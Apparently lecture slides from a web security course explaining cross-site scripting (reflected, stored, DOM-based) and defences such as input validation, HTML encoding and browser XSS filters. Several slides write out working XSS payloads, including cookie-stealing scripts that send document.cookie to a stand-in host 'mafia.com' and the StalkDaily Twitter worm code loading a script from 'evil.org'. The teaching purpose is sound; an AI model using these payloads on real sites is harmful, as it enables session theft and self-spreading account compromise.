
Same Origin Policy : what the ad company can see



The **Same-Origin-Policy (SOP)** offers some protection against some of the attack scenarios on slide 9, but not all of them.

HTML injection & XSS

Search engine example



SOS

Search

No matches found for sos

Try this yourself at <https://xss-doc.appspot.com/demo/2>

Search engine example

`<h1>sos</h1>`

Search

No matches found for


SOS

What proper input sanitisation should produce



A web form with a blue header bar. It contains a text input field with the value `<h1>sos</h1>` and a blue "Search" button. Below the button, the text "No matches found for sos" is displayed.

or



A web form with a blue header bar. It contains a text input field with the value `<h1>sos</h1>` and a blue "Search" button. Below the button, the text "No matches found for `<h1>sos</h1>`" is displayed. A red arrow points from the text below to the escaped HTML in the message.

Here `<` and `>` written as `<` and `>` in the HTML source. So these special characters have been **HTML-encoded** aka **escaped** to make them harmless

More complicated HTML code as search term ?

```
<img source="http://www.spam.org/advert.jpg">
```

<img source="


Search

No matches found for



More complicated HTML code as search term ?

```
<script> alert('Hello World!'); </script>
```



These HTML injections are called **Cross Site Scripting (XSS)**

SOP does not help, as the malicious script comes from the benign server

HTML injection

HTML injection: user input is 'echoed' back
without sanitisation

But why is this a security problem?

1 simple HTML injection

attacker can deface a webpage, with pop-ups, ads, or fake info

```
http://foxnews.com/search?string="<h1>Trump resigns</h1>  
                <img=.....>"
```

Such HTML injection **abuses trust that a user has in a website**: the user believes content is from the website, but it comes from an attacker

2 XSS

the injected HTML contains JavaScript

Execution of this code can have all sorts of nasty effects...

XSS (Cross Site Scripting)

Attacker injects scripts into a website, such that

- scripts are passed on to a victim
- scripts are executed
 - client-side, in the victim's browser
 - with the victim's access rights
 - with the victim's data – incl. cookies
 - interacting with the user,
with the webpage (using the DOM),
causing new HTTP requests, ...

By-passing the protection of the SOP, as the malicious script comes from the benign server

Stealing cookies with XSS

```
http://target.com/search.php?term=<script>
  window.open("http://mafia.com/steal.php?stolencookie="
    + document.cookie) </script>
```

What if user clicks on this link?

1. Browser goes to `http://target.com/search.php`
2. Website `target.com` returns
`<HTML> Results for <script>window.open(...)</script> </HTML>`
3. Victim's browser executes this script, sending cookie to `mafia.com` as a parameter in the URL
4. Attacker can now join the session!

NB cookie stealing is the standard XSS example, but a bit old-fashioned. Decent sites will protect important cookies as **HttpOnly**, making this impossible, because JavaScript can then **no longer access** `document.cookie`.

But attackers can still steal *any info* or *perform any actions* in the user's browser.

More stealthy stealing of cookies using XSS

```
<script>
  img = new Image();
  img.src = "http://mafia.com/" +
            encodeURIComponent(document.cookie)
</script>
```

Better because the user won't notice a change in the webpage or a pop-up window when this script is executed, unlike the example on the previous slide

URL encoding of the cookie with `encodeURIComponent` is needed in case there are special characters in the cookie.

Delivery mechanism for XSS

Different ways for attackers to get scripts in the victim's browser

1. Reflected aka non-persistent XSS
2. Stored aka persistent XSS
3. DOM-based XSS


Scenario 1: reflected XSS attack

1. **Attacker crafts malicious URL** containing JavaScript for vulnerable website

`https://google.com/search?q=<script>...</script>`

2. **Attacker then tempts victim to click on this link**


by sending email with the link, or posting this link on a website



SOP does not help, as the malicious script comes from the benign server

Scenario 2: stored XSS attack

1. Attacker injects HTML - incl. scripts - into a web site, which is stored at that web site (eg. a Brightspace forum posting)
2. This is echoed back *later* when victim visit the same site



- Added advantage: the victim is likely to be logged on to the website


SOP does not help, as the malicious script comes from the benign server

Examples of XSS attacks

Example: stored XSS vulnerability via twitter



Example: stored XSS attack via Google docs



- Save as CSV file in spreadsheets.google.com
- Some web browsers rendered this content as HTML, and executed the script!
- This then allows attacks on gmail.com, docs.google.com, code.google.com, .. because these all share the same cookie

Is this the browser's fault, or the web-site's (i.e. google-docs) fault?

Example: Reflected XSS via error message

- Like search fields, error messages are a well-known attack vector for reflected XSS
- Suppose
`http://www.example.com/page?var=foo`
returns a webpage with the error message
`"Resource foo is not found"`
- Then
`http://www.example.com/page?var=<script>... </script>`
returns an error page with the script on it,
and if not escaped properly, the browser will execute the script

Example: Twitter StalkDaily worm

executed
when you see
this profile

Included in twitter profile:

```
<a href="http://stalkdaily.com"/><script src="http://evil.org/attack.js">...
```

where attack.js includes the following attack code

```
var update = urlencode("Hey everyone, join www.StalkDaily.com.");
```

```
var ajaxConn = new XMLHttpRequest();
```

```
ajaxConn.connect("/status/update", "POST",
```

```
    "authenticity_token="+authToken+"&status="+update+  
    "&tab=home&update=update");
```

tweet the link

```
var set = urlencode("http://stalkdaily.com"></a><script
```

```
    src="http://evil.org/attack.js"> </script><script
```

```
    src="http://evil.org/attack.js"></script><a ');
```


```
ajaxConn1.connect("/account/settings", "POST",
```

```
    "authenticity_token="+authToken+"&user[url]="+set+  
    "&tab=home&update=update");
```

change profile to include
the attack code!

Websecurity.cs.ru.nl XSS attacks (level 5 & 6)

You have to steal a cookie of the system administrator



Scenario 3: DOM-based attack

Attacker injects malicious inputs to existing benign scripts in a webpage
aka **poisoning parameters**

- Example vulnerable JavaScript code

```
<script> var params = URLSearchParams((document.URL).search);  
        document.write(params.get('name' ));  
</script>
```

writes the **name** parameter from the URL into the webpage.

- Eg, for **http://bla.com/welcome.html?name=John** it will return **John**
- But what if the URL contains javascript in the name?

http://bla.com/welcome.html?name=<script>...

Attacker can now create malicious URLs that includes JavaScript code

Modern webpages use lots of JavaScript, building on large JavaScript libraries, which may offer many ways to sneak in malicious input that gets **executed as javascript** or **rendered as HTML** or **used as URL**

Example at **http://www.cs.ru.nl/~erikpoll/websec/demo/xss_via_DOM.html**

Scenario 3: DOM-based attack

If the injected payload is in the URL

- eg `http://bla.com/welcome.html?name=<script>...</script>`

the server could spot it & try to prevent it (as for reflected attack)

But the server may never see the malicious payload!

`http://bla.com/welcome.html#name=<script>.....</script>`



Anything after # is not sent to bla.com; it is only used by the browser (as an offset inside the webpage).

But is part of `document.URL`

So server-side validation can't help...

An example: XSS flaw in Adobe's PDF plugin [CVE-2007-0045]

`http://a.com/file.pdf#anything_you_want=javascript:alert(document.cookie)`

Countermeasures against XSS

Two very general security principles

- **Input validation:**
try to spot & stop malicious input that cause XSS
- **Compartmentalisation aka sandboxing**
mitigate the damage that XSS can do by restricting the capabilities of scripts

Input validation

or, more correctly:


validation & sanitisation of input & output

Input validation & sanitisation

General protection against input problems: **check the INPUT!**

- Two very different strategies to 'check' inputs
 1. **validation:**
 - check if input is valid and if it is not, *reject* it
 2. **sanitisation:**
 - check if input is valid and if it is not, *try to make it valid*
- Sanitisation can be done by **removing** aka **filtering** dangerous characters or keywords, or by **escaping** or **encoding** them
 - Eg HTML encoding < > as < > to make them harmless
 - Eg escaping ' as \' to prevent SQL injection
- Obviously, rejecting suspicious input is more secure than sanitising
- Beware: people are often very sloppy with terminology, confusing the terms *validating, sanitising, filtering, escaping, encoding, ...*
- To make the confusion worse: sanitisation can be applied to **input**, but it can also be applied to **output**

Where to prevent XSS? And how?



Different *places* to try to prevent XSS:

1. *Browser* can try to prevent XSS, by looking at *outgoing* or *incoming* traffic
2. *Server* can try to prevent it, by looking at *incoming* or *outgoing* traffic


Different *ways* to treat dangerous content (e.g. tags < > and keyword script)

1. *HTML encode them*
2. *remove them*
3. *completely block requests*

This is a never-ending game of cat & mouse, with attackers finding cleverer ways to obfuscate scripts and by-pass defences


To get an impression, see the long list of attacker tricks on
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

Preventing stored XSS




- **Server could remove or HTML-encode HTML tags in incoming requests**
Also for Brightspace forum postings?
Here HTML content is allowed & expected, so it's not an option;
Brightspace could remove or encode dangerous tags, eg `<script>`
- **Server could also encode outgoing traffic**, but it would have to track & trace which bits of output come from untrusted sources
- **Browser cannot protect against stored XSS**: it cannot know if scripts come from the server itself or were injected by attacker

Preventing reflected XSS



1. Server has same options as for stored XSS
2. Browser blocks all scripts in URLs in outgoing HTTP traffic
 - Too restrictive in practice: too many **false positives**
3. Browser could let through scripts in outgoing traffic, but strip any scripts in incoming traffic if these are identical to scripts sent out.
 - This stops all reflected XSS. Some false positives, but fewer than 2.
 - Edge introduced this in 2008, as XSS filter; in Chrome in 2010, as XSS auditor.
 - Edge retired it in July 2018, Chrome in July 2019, because it could be by-passed & false positives were not worth it.

Preventing DOM-based XSS [not exam material]



- The server may never see the JavaScript, as it is constructed in the browser
- Even if malicious content comes past the server, the server may not be able to tell that it will turn into something malicious when it's processed in the browser
- The browser could stop obvious attempts to inject scripts, but, like for the server, the browser may not be able to tell that some input will turn into something malicious
 - Even the browser has no real idea what the JavaScript code is doing, even though the browser is executing this code

Preventing DOM-based attacks [not exam material]

- DOM-based XSS attacks are hardest to prevent

